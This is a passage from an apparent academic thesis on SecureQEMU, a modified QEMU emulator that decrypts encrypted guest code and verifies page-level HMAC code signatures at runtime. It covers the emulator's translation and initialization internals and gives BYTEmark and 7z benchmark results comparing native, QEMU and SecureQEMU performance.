3.2.2 SecureQEMU. The QEMU machine emulator incorporates a portable dynamic translator [5]. Although QEMU emulates many target architectures (x86, PowerPC, ARM and Sparc) on many host architectures (x86, PowerPC, ARM, Sparc, Alpha and MIPS), SecureQEMU was designed specifically for Windows (x86) on Linux (x86 or x86_64), operating in full system emulation mode. At its core QEMU unremittingly fetches, translates and executes blocks of instructions from the Guest OS. This process is unique to QEMU and vital to understanding SecureQEMU's implementation.



Figure 3.5: QEMU Internals

Figure 3.5 is a simplified diagram of QEMU's internals. QEMU translates code at the basic block level. Each basic block typically ends in a transfer of control flow (jmp, retn, j*cc*, etc.). These instructions are translated into intermediate code consisting of several micro operations. The micro operations are specific to QEMU and the host architecture QEMU is runnning on. One or more micro operations may be used to execute a single instruction. These micro operations are pre-compiled by QEMU on the Host OS. The pre-compiled code of each micro operation for the basic block being translated are concatenated together to create the translation block. After this process completes, the translation block is cached and ready to execute on the Host OS.

This process repeats for every basic block to be executed which is not already in the translation cache. To optimize this process QEMU may use fixed register allocations, delayed condition code evaluation, and direct block chaining. These optimizations do not affect SecureQEMU's protection mechanism and are not discussed further. See [5] for more information.

SecureQEMU modifies QEMUs' translation and execution process to include runtime decryption of Guest OS encrypted code. Figure 3.6 is a simplified diagram of SecureQEMU's internals.



Figure 3.6: SecureQEMU Internals

SecureQEMU uses a cache inaccesible to the Guest OS. The cache consists of a shadow page table and a signed page table. Each table is used differently depending on what mode SecureQEMU is in. If encrypted code execution is enabled (-key option) then the shadow page table is used. If page-granular code signing is enabled (-pagesign option) both tables are used. The cache is referenced when a process is initialized and when basic blocks from the guest OS are being translated. Below we see the implementation both during initialization and translation.

3.2.2.1 Initialization. Section 3.2.1 explained how a module protected using SecureEncryptor adds a .SigStub section which signals and passes information about its address space to SecureQEMU. Behind the scene SecureQEMU is decrypting and verifying the HMACs passed by .SigStub. Figure 3.9 is the control flow SecureQEMU uses when SigStub executes.

SecureQEMU's journey begins when an interrupt occurs. Before each interrupt SecureQEMU checks if the EAX register equals 0xDEADBEEF. SecureQEMU responds depending on if encrypted code execution or code signing is enabled. If encrypted code execution is enabled without code signing then SecureQEMU allocates the process a shadow page table. Figure 3.7 is a diagram of SecureQEMUs shadow page table cache. This cache consists of a CR3[3] lookup table whose entries point to dynamically allocated shadow page tables for each process which contain encrypted code. For every encrypted code region specified, SecureQEMU allocates a page in its shadow page table.

SecureQEMU decrypts and caches each page specified only if the size specified is a multiple of 16, the page is present in memory, and the size does not span more than one page. Each encrypted code region is decrypted out-of-band of the Guest OS on the Host OS. The CR3 table, shadow page tables and decrypted pages are only accessable to the Host OS instructions.

[3]Control Register 3



Figure 3.7: SecureQEMUs' Shadow Page Table Cache

When code signing is enabled, SecureQEMU allocates both a shadow page table and a signed page table to the process. Figure 3.7 is a diagram of SecureQEMUs signed page table cache. The signed page table stores the code of every valid HMAC while the process's initialization window is open.

The first module initialized in the address space opens the signing initialization window by setting EBX to 0xCEEDCEED or 0xCEEDBEED. The last module initialized in the address space closes the initialization windows by setting EBX to 0xBEEDBEED or 0xCEEDBEED. When EBX equals 0xCEEDBEED, only one module provides the HMACs for all modules in the address space.



Figure 3.8: SecureQEMUs' Signed Page Table Cache

For each HMAC, SecureQEMU re-computes the HMAC for the virtual address and size specified. If the HMAC is valid, that region of code is copied into the active signed page table. This process repeats for every HMAC passed by every protected module. When the signing initialization window closes, the active shadow page table is replaced with the active signed page table. Since both tables have the same structure this process is fast. Only one pointer in the CR3_TABLE is updated.



Figure 3.9: Initialization Control Flow Diagram

3.2.2.2 Translation. Translation is the same for encrypted code execution and code signing. During translation, SecureQEMU uses a software-based Translation Lookaside Buffer (TLB) to convert each virtual address (referenced by the basic block under translation) to the corresponding physical address. The Guest OS's physical addresses are converted to Host OS virtual addresses. SecureQEMU uses the TLB to translate encrypted or signed code regions using pages within the current shadow page table.

Prior to checking the translation cache, SecureQEMU determines whether the instruction to be executed is encrypted or signed, by checking the CR3_TABLE and shadow page tables for the presence of a page at the address of the currently executing instruction (i.e., non-zero entries within each shadow page table entry). If the code is encrypted and is not already in the translation cache, SecureQEMU modifies the TLB such that the virtual address of the currently executing page and its adjacent page map to the physical addresses of the shadow pages. After translation, and before the translation block executes, the TLB is restored to map to the encrypted pages within the Guest OS's memory. Since the translation process is mutually exclusive to the execution of each translation block, the Guest OS will never reference the modified TLB.

3.3 Summary

This chapter explains the design and implementation of SecureQEMU and SecureEncryptor. For more information, Appendix C contains the source code to SecureEncryptor and Appendix E is a diff of QEMU V0.9.1 and SecureQEMU V0.9.4. As with any software protection, it's important to characterize how much overhead is required. The following chapter benchmarks SecureQEMU.

IV. SecureQEMU Benchmark

THIS chapter describes SecureQEMUs' performance and overhead. Chapter sections include performance metrics, hypothesis, integer performance, floating-point performance, runtime performance, internal overhead, and overall performance. The runtime performance section discusses the results of the integer and floating point benchmarks. SecureQEMU internal overhead characterizes SecureQEMU with respect to QEMU. The final section summarizes SecureQEMU's overall performance.

4.1 Performance Metrics

A common performance metric determines the number of integer and floating-point operations executed per second. Bytemarks' BYTECPU is used to compute the integer operations per second (IOPS) and floating-point operations per second (FLOPS) in several test environments [14]. FLOPS measures the performance of a "typical" scientific application while IOPS measures the performance of "ordinary" (non-scientific) applications. SecureQEMU can protect both scientific and ordinary applications, therefore, both IOPS and FLOPS are determined.

A native Host OS, QEMU, SecureQEMU with encryption only, SecureQEMU with code signing only, and SecureQEMU with both encryption and code signing are the test environments for BYTECPU. The native Host OS is a Linux 2.6.24-19 OS executing on an Intel(R) Pentium(R) 4 CPU at 2593.590 MHz with 1 GB RAM and 512 KB cache. The QEMU and SecureQEMU environments execute within the native Host OS with 512MB RAM each. QEMU and SecureQEMU both emulate the same WindowsXP SP3 OS image. Figure 4.1 shows the relationship between the test environments. The dashed lines in Figure 4.1 indicate the four emulated environments execute at separate times.

4.2 Benchmark Hypothesis

It is expected that native execution performance and QEMU (as well as SecureQEMU) will be significantly different, while the difference between QEMU and



Figure 4.1: Benchmark Environments

SecureQEMU is minimal. This hypothesis is based on several factors. First, KQEMU (QEMU and SecureQEMU's kernel-mode accelerator) is disabled. KQEMU speeds up x86 emulation by running user-mode Guest OS instructions directly on the Host OS's CPU. Unfortunately, all encrypted and signed Guest OS instructions (by design) are translated before execution on the Host CPU. Executing Guest OS instructions directly (even user-mode instructions) compromises the integrity of SecureQEMU's protection mechanisms. Second, the translation of a Guest OS instruction may result in several hundred translated Host OS instructions. Therefore, a significant number of Host OS instructions execute to emulate a single Guest OS instruction. Finally, the modifications made to QEMU's algorithms to implement the encrypted execution and code signing is O(n)[1] during process initialization and O(1) during basic block translation.

4.3 Integer Performance

Bytemark's BYTECPU combines several tests to determine the number of IOPS and FLOPS within a 95% confidence interval. BYTECPU's tests include a numeric sort routine, a string sort routine, a bitfield routine, an emulated floating-point routine, a fourier coefficients routine, an assignment algorithim, a huffman compression

[1]N is the number of pages encrypted and signed.

routine, an IDEA encryption routine, a neural network routine and an LU decomposition routine. BYTEmark reports both a raw score (iterations per second) and an index score for each test, as well as an overall integer and floating-point index score [14]. The index scores are the raw scores of the system under test divided by the raw score obtained on a baseline machine. The baseline machine is a DELL 90 MHz Pentium XPS/90 with 16 MB of RAM and 256K of external processor cache. Only overall indexed scores are reported.

Table 4.1: Bytemark's BYTECPU Integer Indexes

Native	QEMU	SecureQEMU Encrypted	SecureQEMU Signed	Encrypted and Signed
49.197	2.539	2.512	2.564	2.564
49.469	2.532	2.559	2.568	2.518
49.609	2.525	2.536	2.560	2.540
48.849	2.539	2.570	2.569	2.565
49.669	2.557	2.567	2.569	2.558
49.192	2.533	2.566	2.568	2.560
49.322	2.547	2.573	2.565	2.577
49.450	2.549	2.551	2.559	2.579
49.497	2.556	2.518	2.567	2.569
49.493	2.553	2.526	2.568	2.513
49.416	2.552	2.501	2.565	2.566
49.320	2.549	2.511	2.560	2.572
49.458	2.557	2.526	2.569	2.553
49.476	2.553	2.562	2.569	2.557
49.381	2.543	2.579	2.565	2.553
49.673	2.555	2.567	2.564	2.568
49.423	2.555	2.515	2.559	2.534
49.589	2.550	2.563	2.564	2.546
49.497	2.551	2.567	2.560	2.547
49.531	2.533	2.579	2.569	2.559

Within each benchmark environment, BYTECPU is executed twenty times. Table 4.1 contains the overall integer indexes computed within each environment. The column mean values are 49.429, 2.543, 2.534, 2.565, and 2.555. Scatterplots of each environment's overall integer indexes are shown in Figure 4.2. The native environment average IOPS performed better than QEMU by a factor of 19.43, better than SecureQEMU Encrypted by a factor of 19.50, better than SecureQEMU Signed by a factor of 19.27, and better than SecureQEMU Encrypted and Signed by a factor of 19.34. That is, both QEMU and SecureQEMU execute IOPS at approximately 5% native speed.



Figure 4.2: Scatterplot of Integer Indexes

Figure 4.3 shows the boxplots of QEMU and SecureQEMU environment IOPS. SecureQEMU Signed appears to perform better than QEMU. One-way analysis of variance (ANOVA) (p-value=0.002) indicates there is a statistically significant difference between QEMU and SecureQEMU Signed. However, they differ only by a factor of 1.0085 with SecureQEMU having the better performance.

This slight increase in performance is a result of the TLB cache poisoning used during translation. If the currently executing page is encrypted or signed, the TLB is poisoned with the physical address of the decrypted or HMAC verified page. This prevents TLB lookups from missing which results in a slight performace increase. Section 4.6 discusses this difference further and the user impact of SecureQEMU.

Variability between QEMU and SecureQEMU is a result of using the OpenSSL module on the host OS. Since decryption and signing occurs in the host OS, SecureQEMU's translation process may be preempted by the host OS at a higher frequency than without the OpenSSL module.



Figure 4.3: Boxplot of Integer Indexes

4.4 Floating-point Performance

Table 4.2 shows the results of the twenty trials of the FLOPs benchmark. Again, there is an obvious difference between native execution and the emulated environments. The mean values are 34.154, 1.516, 1.518, 1.544, and 1.542. The native environment FLOPS perfomed better than QEMU by a factor of 22.53, better than SecureQEMU Encrypted by a factor of 22.50, better than SecureQEMU Signed by a factor of 22.12, and better than SecureQEMU Encrypted and Signed by a factor of 22.15. Both QEMU and SecureQEMU execute FLOPS at approximately 4.5% of native speed.

Similar to the IOPS, there is a large difference between native FLOPS and emulated environments. More interesting, however, is the overhead of SecureQEMU with respect to the modifications made to QEMU. Figures 4.4 and 4.5 show the scatterplot and boxplot of the FLOPS indexes. The boxplots indicate a noticeable difference between QEMU and SecureQEMU when code signing is enabled. A one-way ANOVA (p-value=0.0001) confirms a statistical difference between QEMU and SecureQEMU with code signing enabled. This difference is a factor of 1.018 and is

Table 4.2: Bytemark's BYTECPU Floating-point Indexes

Native	QEMU	SecureQEMU Encrypted	SecureQEMU Signed	Encrypted and Signed
34.224	1.51245	1.52449	1.54170	1.54315
34.190	1.50653	1.53291	1.54483	1.56990
34.108	1.51203	1.47616	1.54438	1.52106
34.003	1.53179	1.52622	1.54328	1.57682
34.064	1.52888	1.53074	1.53927	1.51990
34.225	1.51891	1.51843	1.54393	1.56308
34.179	1.52026	1.54016	1.54286	1.52002
34.224	1.50941	1.52101	1.54395	1.56604
34.204	1.49669	1.52835	1.54112	1.55780
34.269	1.48976	1.49395	1.54039	1.54764
34.149	1.50471	1.48147	1.53938	1.57289
34.033	1.51479	1.50355	1.54938	1.55427
34.250	1.52143	1.53060	1.54998	1.56145
34.216	1.53331	1.52954	1.54013	1.54850
34.012	1.52349	1.49870	1.54383	1.55649
34.246	1.53806	1.53183	1.54938	1.55204
34.197	1.51795	1.53156	1.54777	1.48690
34.141	1.54058	1.52784	1.54034	1.55392
34.085	1.52417	1.53134	1.54938	1.50220
34.061	1.51956	1.53568	1.54229	1.45924

again due to TLB cache poisoning during translation. Section 4.6 discusses how the user is impacted by this change.

4.5 Runtime Performance of Compression Algorithm

To validate the results of the integer and floating-point benchmarking, an encrypted and signed implementation of the 7z compression algorithm is tested by determining the compression time of a 10MB file within each environment. The elapsed time the 7z process executed in user mode is computed using the Windows GetProcessTime() API function. Table 4.3 shows the time in seconds to compress the 10MB file within the seperate test environments.

The mean values in seconds are 1.350, 21.285, 21.404, 21.348 and 21.338 respectively for each column in Table 4.3. The native environments average compression time was better than QEMU by a factor of 15.77, better than SecureQEMU with encryption by a factor of 15.85, better than SecureQEMU with signing by a factor of 15.81, and better than SecureQEMU with encyrption and signing by a factor of 15.81.



Figure 4.4: Scatterplot of Floating-point Indexes

